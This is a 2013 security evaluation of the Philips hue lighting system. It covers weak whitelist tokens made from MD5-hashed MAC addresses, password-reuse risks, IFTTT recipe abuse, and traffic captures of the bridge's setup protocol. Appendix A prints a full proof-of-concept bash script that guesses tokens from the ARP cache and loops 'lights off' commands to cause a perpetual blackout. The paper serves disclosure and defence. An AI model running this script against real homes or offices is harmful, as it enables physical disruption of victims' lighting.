

HACKING LIGHTBULBS:  
SECURITY EVALUATION OF THE PHILIPS hue PERSONAL WIRELESS LIGHTING SYSTEM

by NITESH DHANJANI

The phenomenon of the Internet of Things (IoT) is positively influencing our lives by augmenting our spaces with intelligent and connected devices. Examples of these devices include lightbulbs, motion sensors, door locks, video cameras, thermostats, and power outlets. By 2022, the average household with two teenage children will own roughly 50 such Internet connected devices, according to estimates by the Organization for Economic Co-Operation and Development<sup>1</sup>. Our society is starting to increasingly depend upon IoT devices to promote automation and increase our well being. As such, it is important that we begin a dialogue on how we can securely enable the upcoming technology.

This document is the first in of the *Internet of Things Security Evaluation Series* of evaluations of popular and upcoming IoT devices. There are already plenty of debates, “high level” frameworks, and consortiums that focus on “holistic” and “10,000” foot views that are available online for your reading pleasure. However, the goal of this series is to select actual IoT products and provide tangible knowledge that is actionable.

## Why hue?

The hue personal wireless system<sup>2</sup> is available for purchase from the Apple Store and other outlets. Out of the box, the system comprises of wireless LED light bulbs and a wireless bridge. The light bulbs can be configured to any of 16 million colors. The bulbs can be controlled using iOS and Android apps as well as through the hue website.



**Figure 1:** The hue starter pack includes a wireless bridge and 3 LED wireless lightbulbs.

---

<sup>1</sup> Building Blocks for Smart Networks: [http://www.oecd-ilibrary.org/science-and-technology/building-blocks-for-smart-networks\\_5k4dkhvnzv35-en](http://www.oecd-ilibrary.org/science-and-technology/building-blocks-for-smart-networks_5k4dkhvnzv35-en)

<sup>2</sup> Philips hue: <https://meethue.com>

It makes sense to evaluate the security controls in this product for the following reasons:

- ▶ Lighting is critical to physical security. Smart lightbulb systems are likely to be deployed in current and new residential and corporate constructions. An abuse case such as the ability of an intruder to remotely shut off lighting in locations such as hospitals and other public venues can result in serious consequences.
- ▶ The system is easily available in the marketplace and is one of the more popular self installable wireless light bulb solutions.
- ▶ The architecture employs a mix of network protocols and application interfaces that is interesting to evaluate from a design perspective. It is likely that competing products will deploy similar interfaces thereby inheriting abuse cases.

The hue system is a wonderfully innovative product. The ultimate goal of this document is to understand how it works and to ultimately push forward the secure enablement of similar IoT products.

## Threats

In this section, we will list out the threats based on a combination of probability and impact. Specific vulnerabilities related to the threats will be discussed. For a thorough understanding of the threats the reader is invited to read Appendix B which documents how the system works. The threats also refer to sections in Appendix B so the reader can alternatively read specific portions of the Appendix as necessary.

### 1. Malware Can Cause Perpetual Blackout

Sections 1, 2, and 3 in Appendix B illustrate how the hue bridge uses a whitelist of associated tokens to authenticate requests. Any user on the same network segment as the bridge can issue HTTP commands to it to change the state of the lightbulb. In order to succeed, the user must also know one of the whitelisted tokens.

It was found that in case of controlling the bulbs via the hue website and the iOS app, the secret whitelist token was not random but the MD5<sup>3</sup> hash of the MAC address<sup>4</sup> of the desktop or laptop or the iPhone or iPad. This leaves open a vulnerability whereby malware on the internal network can capture the MAC address active on the wire (using the ARP<sup>5</sup> cache of the infected machine). Once the malware has computed the MD5 of the captured MAC addresses, it can cycle through each hash and issue 'all lights off' instructions


---

<sup>3</sup> MD5: <https://en.wikipedia.org/wiki/MD5>

<sup>4</sup> MAC Address: [http://en.wikipedia.org/wiki/MAC\\_address](http://en.wikipedia.org/wiki/MAC_address)

<sup>5</sup> Address Resolution Protocol (ARP): [http://en.wikipedia.org/wiki/Address\\_Resolution\\_Protocol](http://en.wikipedia.org/wiki/Address_Resolution_Protocol)

to the bridge via HTTP. Once a request is successful, the malware can infinitely issue the command using the known working whitelist token to cause a perpetual blackout.



**Figure 2:** Video demonstration of vulnerability

As shown in Figure 2, a video demonstration of this vulnerability can be viewed at <http://youtu.be/5iEJSQSTfTM>.

Appendix A contains the source code to `hue_blackout.bash` malware script which demonstrates this vulnerability to cause a **sustained blackout**. This script checks the infected machine's ARP cache. For every ARP entry found, it calculates the MD5 hash. It then issues a blackout command directly to the bridge using each of the entries as the whitelist token. If none of the tokens work, it tries again with the assumption that the ARP cache will eventually contain a MAC address that is registered to an authorized device. If a whitelist token works, the script infinitely issues a blackout command. If the victim manually switches the bulbs off and on, the lights will flicker on for less than half a second and then go off again until the victim recognized and terminates the script. Alternatively, the victim can disconnect the bridge - however, the blackout will reoccur when the victim reconnects the bridge.

The malware script can also be altered to attempt to register a new token every second if none is found. This would exploit the condition where the user may register his or her device at the same time by pressing the bridge button (this is discussed in section 1 of Appendix B). In this situation, the malware script will attempt to win the race over a legitimate device the user is intending to register.

Another issue with the design of the system is that there is no way to unregister a whitelisted token. In other words, if a device such as an iPhone is authorized to the bridge, there is no administrative functionality to

unauthorize the device. Since the authorization is performed using the MAC address, an authorized device will continued to enjoy access to the bridge (unless the user is technically savvy enough to use the `http://<bridge ip address>/debug/clip.html` debugger).

The hue team was contacted via Twitter (@tweethue) Direct Message on June 20, 2013 and followed up with on June 25, 2013. The hue team responded on June 27, 2013. Since there were no instructions on how to report the issue in detail (it's hard to detail the issue on Twitter) the hue team was again contacted on June 27, 2013 for an email address or a better forum to verbosely report the issue but the hue personnel never responded.

It is important that Philips and other consumer IoT organizations take issues like these seriously. In the age of malware and powerful botnets, it is vital that people's homes be secure from vulnerabilities like these that can cause physical consequences.

This case is also a good example to begin discussion of the possibility of future malware scanning homes for IoT devices. It is likely that future malware will include a database of IoT signatures that can be used to detect devices in homes and offices. Once the devices are scanned, the malware can exploit known vulnerabilities (such as this) associated with the particular device. Alternatively, a botnet system controlling the malware can remotely issue commands to control the devices. Imagine the power of a remote botnet system being able to simultaneously cause a perpetual blackout of millions of consumer lightbulbs. As consumer IoT devices permeate homes and offices, this scenario is increasingly likely in the near future.

## 2. Potential for Remotely Issued Blackouts Based on Password Leaks

As discussed in Section 2 of Appendix B, the user can control the bulbs from the Internet using the website.

The screenshot shows the Philips hue website's login interface. On the left is a sidebar with 'MY SETTINGS' and links for 'Log in details', 'My bridge', and 'My apps'. The main content area is titled 'Log in details' and contains a 'Delete account' link. The login form has the following fields: 'Name' (filled with 'Ting Tong'), 'Email' (filled with 'testtest@test.com'), 'Password' (with a red error message 'Your password needs to be at least 6 characters.' and a red-bordered 'Enter a new password' field), and 'Once more, just to be sure' (empty). Below these are checkboxes for 'Email notifications' with options 'Marketing e-mail' and 'Use my statistics to improve the product'. A 'SAVE CHANGES' button is at the bottom right.

**Figure 3:** hue website only requires password to be of characters in length

As shown in Figure 3, the hue website only requires that the user select a password of 6 characters in length.



**Figure 4:** hue website locks account for 1 minute after 2 failed login attempts

Despite the weak password policy, the website does lock out the account for 1 minute after every 2 failed login attempts. This decreases the odds of password brute-force attacks.

However, one major issue is that users have a tendency to re-use their credentials on other services as well. This creates a situation where an attacker that has compromised a major website can attempt to try the same password credentials on the hue website. We also see situations of major password leaks<sup>6</sup> on a daily basis. An attacker can easily use usernames and passwords from such leaks and attempt login on the hue website to see if the credentials work.

This scenario is high risk since all the attacker needs to do is go through usernames (when they in the form of email addresses) and passwords that have been compromised and posted publicly and begin to test if the credentials also work on the hue website. In this way, attackers can easily harvest hue accounts and have the ability to change the state of people's lightbulbs remotely.

This is also a good example to begin discussion on how passwords of other remotely accessible IoT devices (such as cameras, baby monitors, door locks and sensors) can be harvested to create a massive database of credentials that can have negative physical consequences.


---

<sup>6</sup> Example: <https://twitter.com/PastebinLeaks>

On a related note, another threat is the potential compromise of the hue website infrastructure or the abuse of the system by a disgruntled employee. Either of these situation can put enormous power in the hands of a potential attacker. Philips has not publicly stated their internal governance process or the steps they may have taken to detect possible attacks on their infrastructure.

### 3. Poisonous Recipes and Platform Compromise


Section 5 of Appendix B describes how hue can be configured to change the state of the bulbs depending upon activity on other platforms (such as Facebook) using the If This Then That (IFTTT)<sup>7</sup> service.



**Figure 5:** IFTTT recipe to turn the light bulbs into colors from a tagged Facebook photo

For example, the user can setup a recipe to turn the light bulbs to colors from a photo he or she has been tagged in (Figure 5).

<sup>7</sup> If This Then That (IFTTT): <http://ifttt.com/>



**Figure 6:** Attacker can cause a blackout by tagging the victim on a Facebook photo that is completely black

In this example (Figure 6), an attacker uploads an image on Facebook that is completely black and tag the victim on it. This will cause the recipe to activate and cause a blackout in the victim's home or office.

Another issue is that of authorized sessions stored in the IFTTT platform. Users can sign up and associate powerful platforms such as Facebook, Dropbox, Gmail, etc. A compromise of IFTTT's infrastructure or the infrastructure of other associated platforms or the user's IFTTT accounts or other platform accounts can be abused by attackers to influence the state of the bulbs via recipes that are in use.

This potential issue is a good example of the upcoming wave of interoperability between IoT devices and cloud platforms. It is only a matter of time when we will begin to see attacks that exploit cross platform vulnerabilities to influence IoT infrastructures.



## 4. Potential Encryption Flaws

The bridge uses the Zigbee Light Link (ZLL) protocol to communicate with the bridge. This is discussed in section 4 of Appendix B. The bridge also uses a shared secret key to maintain an HTTP based outbound connection with the hue infrastructure. This connection is used by the bridge to pick up commands that are routed through the hue website (or the iOS app if the user is remote). It is possible that a flaw exists in the implementation of ZLL or the encryption used by the bridge. However, to exploit the issue, the attacker would need to be physically close to the victim (to abuse an issue with ZLL) or be able to intercept and inject packets on the network segment. Since the probability of this issue is low, this is not deemed to be of critical risk although the potential is worth stating.

## Appendix A: `hue_blackout.bash`

The hue system generates whitelist tokens that are used by the bridge to authenticate commands. As discussed in Threat 1 in the main section, these tokens are MD5 hashes of the authenticating devices' MAC addresses. This creates a situation where malware on the same network segment as the bridge can compute the whitelist tokens by looking at the ARP cache of the infected machine and cause a perpetual blackout. The code below is an illustration of a malware script that exploits this condition.

A video demonstration of this vulnerability can be seen at <http://youtu.be/5iEJSQSTrTM>.

```
#!/bin/bash

# This script demonstrates how malware can cause sustained blackout on the Philips
# Hue lightbulb system.

# By design, the Hue client software uses the MD5 hash of the users' MAC address to
# register with the Hue bridge.

# This script collects the ARP addresses on the victim's laptop or desktop to locate
# devices on the network that are likely to have been registered with the bridge. It
# then MD5 hashes each of the MAC addresses and uses this to connect to the Hue bridge
# and issue a command to turn all the lights off. Once it finds a working token, it
# infinitely loops through the same request causing a continuous blackout (i.e. the
# lights turn off again if the user physically switches the bulbs off and then on). If
# the user deregisters the associate device (which is hard to do since Philips does
# not provide a UI for this and users have to issue a manual HTTP DELETE command), the
# script goes back to looking for more MAC addresses - if the user registers the same
# device, the script will again cause sustained blackout and repeat the process.

# Written by Nitesh Dhanjani, 2013.

# Get the internal IP of the bridge which is advertised on the meethue portal.

while [ -z "$bridge_ip" ]; do

    bridge_ip=$(curl --connect-timeout 5 -s https://www.meethue.com/api/nupnp |awk
    '{match($0,/([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)/); ip = substr($0,RSTART,RLENGTH); print
    ip}'))

    # If no bridge is found, try again in 10 minutes.

    if [ -z "$bridge_ip" ]; then

        sleep 600

    fi
```

done

```
# Bridge found, lets cycle through the MAC addresses and cause a blackout.

echo "Found bridge at $bridge_ip"


# We never break out of this loop ;- )

while true; do

    # Get MAC addresses from the ARP table.

    # This script could be improved by first performing a quick local scan to
    # update the ARP table.

    mac_addresses=( $(arp -a | awk '{print toupper($4)}') )

    # Cycle through the list

    for m in "${mac_addresses[@]}"

    do

        # Pad it so 0:4:5a:fd:83:f9 becomes 00:04:5a:fd:83:f9 (thanks
        # http://code.google.com/p/plazes/wiki/FindingMACAddress)

        padded_m=`echo $m | \

            sed "s/^\(.\):/0\1:/" | \

            sed "s/:\.(\.)/:/:0\1:/g" | \

            sed "s/:\.(\.)/:/:0\1:/g" | \

            sed "s/:\.(\.)/:/:0\1/"`

        # Ignore broadcast entries in the ARP table

        if [ $padded_m != "FF:FF:FF:FF:FF:FF" ]

        then

            # Compute MD5 hash of the MAC address

            bridge_username=( $(md5 -q -s $padded_m) )
```

```

# Use the hash to attempt to instruct the bridge to turn all
# lights off

# See the Hue API for reference at
#http://developers.meethue.com/2_groupsapi.html#25_set_group_state

turn_it_off=$(curl --connect-timeout 5 -s -X PUT http://
$bridge_ip/api/$bridge_username/groups/0/action -d {"on":false} | grep success))

# If it worked, go into an infinite loop and cause a sustained
# blackout

if [ -n "$turn_it_off" ]; then

    echo "SUCCESS! It's blackout time!";

    while true; do

        turn_it_off=$(curl --connect-timeout 5 -s -X PUT
http://$bridge_ip/api/$bridge_username/groups/0/action -d {"on":false} | grep
success))

        # The Hue bridge can't keep up with too many
        # iterative requests. Sleep for 1/2 a sec to let it
        # recover.

        sleep 0.5

        # Break out of the loop and go back to cycling
        # through ARP entries if the user de-registered the
        # device.

        # NOTE: If the user were to register the same
        # physical device, we will get the token again and
        # redo the blackout.

        # Or, we may get a hold of another registered
        # device from the ARP table.

        if [ -z "$turn_it_off" ]; then

            echo "Hm. The token doesn't work anymore the
user must have deregistered the device :("

            break

        fi

    done

fi

```

```
fi
```

```
done
```

```
unset mac_addresses;
```


```
done
```

## Appendix B: How it Works

In this section, we will step through use cases of the system so we have a grasp of the underlying technology and architecture. This will prepare us to understand how the system actually works so we can discuss applicable threats. As a bonus, this information may also benefit system architects who are curious to know how the hue system is designed.

### 1 Associating the Bridge to a Specific Account

It is possible to control the lightbulbs from the `meethue.com` website. This allows the user to control the lightbulbs even when not home. However, the user must associate his or her bridge with a specific account first.

A screenshot of a web browser window showing the Philips Hue website's account creation page. The browser's address bar displays 'https://www.meethue.com/en-us/register'. The page has a dark header with the text 'JOINING HUE ONLINE IS AS EASY AS 1, 2, 3' and a 'Back to Meet Hue' link. On the left, a sidebar lists 'Create account', 'Set everything up', and 'Off you go'. The main content area is titled 'Create account' and contains a form with the following fields: 'Name:' with a placeholder 'Type your name here', 'Email:' with a placeholder 'Type your email here', 'Create a password:' with a placeholder 'Your password needs to be at least 6 characters.', and 'Confirm your password:' with a placeholder 'Once more, just to be sure'. Below these fields are two checkboxes: 'I agree to the Terms and Conditions' and 'Tell me about new hue products and special offers'. A 'CONTINUE' button is located at the bottom right of the form.

**Figure 7:** Website Account Login

As shown in Figure 7, the first step is to setup a user account on the website. The password requirement is that it be a minimum of 6 characters.



**Figure 8:** Associating the Bridge With the Website

In the second step, the website attempts to locate and associate the bridge with the account the user just created. In Figure 8, the website displays the message “We found your bridge”. The website knows this because the bridge routinely connects to the hue backend to broadcast its id (unique id is assigned to every physical bridge manufactured), internal IP address, and MAC address. The bridge does this by making a POST request to `dcs.cb.philips.com` like the following:

```
POST /Dcs.ConnectionService HTTP/1.0
Host: dcs.cb.philips.com:8080
Authorization: CBAuth Type="SSO", Client="[DELETED]", RequestNr="16",
Nonce="[DELETED]", SSOToken="[DELETED]", Authentication="[DELETED]"
Content-Type: application/CB-MessageStream; boundary=ICPMimeBoundary
Transfer-Encoding: Chunked

304
--ICPMimeBoundary
Content-Type: application/CB-Encrypted; cipher=AES
Content-Length:0000000672

[DELETED]
```


To which the server side responds:

```
HTTP/1.0 200 OK
WWW-Authenticate : CBAuth Nonce="[DELETED]"
Connection : close
Content-Type : application/CB-MessageStream; boundary="ICPMimeBoundary"
Transfer-Encoding : Chunked

001
```

The bridge maintains an outbound TCP connection to `dcs.cb.philips.com` (5.79.11.202) which is used to fulfill requests in the scenarios where the user is remote (discussed in section 2).

Note that the connections from the bridge to the external Philips infrastructure is in plain-text (non-SSL) while employing a Cypher Block Chaining algorithm (AES). This implies that there is a secret key in the bridge firmware that is being used.



**Figure 9:** Bridge's id, internal IP address, and MAC address

If you have a hue bridge on your network, you can browse to `https://www.meethue.com/api/nupnp` and a response similar to Figure 9 will be displayed. The hue website maintains a collection of bridges based on ids, internal IP addresses, and MAC addresses and pairs them with the source IP address of the TCP connection (as you are browsing the `meethue.com` website). This is why Figure 8 confidently displays “We found your bridge”.

The website user does not have permission to use the bridge remotely until the user presses the physical button on the bridge within 30 seconds. This provides an additional layer where the user has to prove to the server side that he or she has physical access the bridge at the moment.

After the message in Figure 8 is displayed and before the user presses the button on the bridge, the following POST requests are polled from the browser to the server side:



```
GET /en-US/user/isbuttonpressed HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/linkbridge
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

And here is the response from the server:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION="[DELETED]%00ip_address%3A[DELETED]3%00%00____";Path=/
Vary: Accept-Encoding
Date: Mon, 29 Apr 2013 23:30:03 GMT
Server: Google Frontend
Content-Length: 5
```

```
false
```

For 30 seconds, the polling repeats to test if the button has been pressed. When the user physically presses the button on the bridge, the bridge initiates a direct connection to `dcp.cpp.philips.com` and submits a POST request similar to the following:

```
POST /DcpRequestHandler/index.ashx HTTP/1.0
Host: dcp.cpp.philips.com:80
Authorization: CBAuth Type="SSO", Client="[BRIDGE id]", RequestNr="28",
Nonce="[DELETED]==", SSOToken="[DELETED]", Authentication="[DELETED]==",
Content-Length: 1056
Content-Type: application/CB-Encrypted; cipher=AES

[DELETED]
```

And here is the response from the server to the bridge:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 544
Content-Type: application/CB-Encrypted; cipher=AES
Server: Microsoft-IIS/7.5
WWW-Authenticate: CBAuth Nonce="[DELETED]=="
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 29 Apr 2013 23:30:02 GMT
Connection: close
```

[DELETED]

The server side at `meethue.com` then associates the source TCP address of the connection from the bridge with that of the HTTPS connection from the browser. It appears the assumption here is that most users are behind a NAT connection so the IP address will be equal. As part of the continuous poll process, the next GET request to `/en-US/user/isbuttonpressed` results in the result 'true' (instead of 'false'):

```
GET /en-US/user/isbuttonpressed HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/linkbridge
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: [DELETED]
Vary: Accept-Encoding
Date: Mon, 29 Apr 2013 23:30:06 GMT
Server: Google Frontend
Content-Length: 4
```

true

At this point, the browser sends the following request to complete the setup and associate the bridge to the user account:

```
GET /en-US/user/setupcomplete HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
DNT: 1
Referer: https://www.meethue.com/en-US/user/linkbridge
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

The server response is below:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION="[DELETED]-%00ip_address%3A[DELETED]__[DELETED];Path=/
Vary: Accept-Encoding
Date: Mon, 29 Apr 2013 23:30:08 GMT
Server: Google Frontend
Content-Length: 47369
```

```
[DELETED]
app.data.bridge = {"clientMessageState":[DELETED],"config":{"lights":{"15":
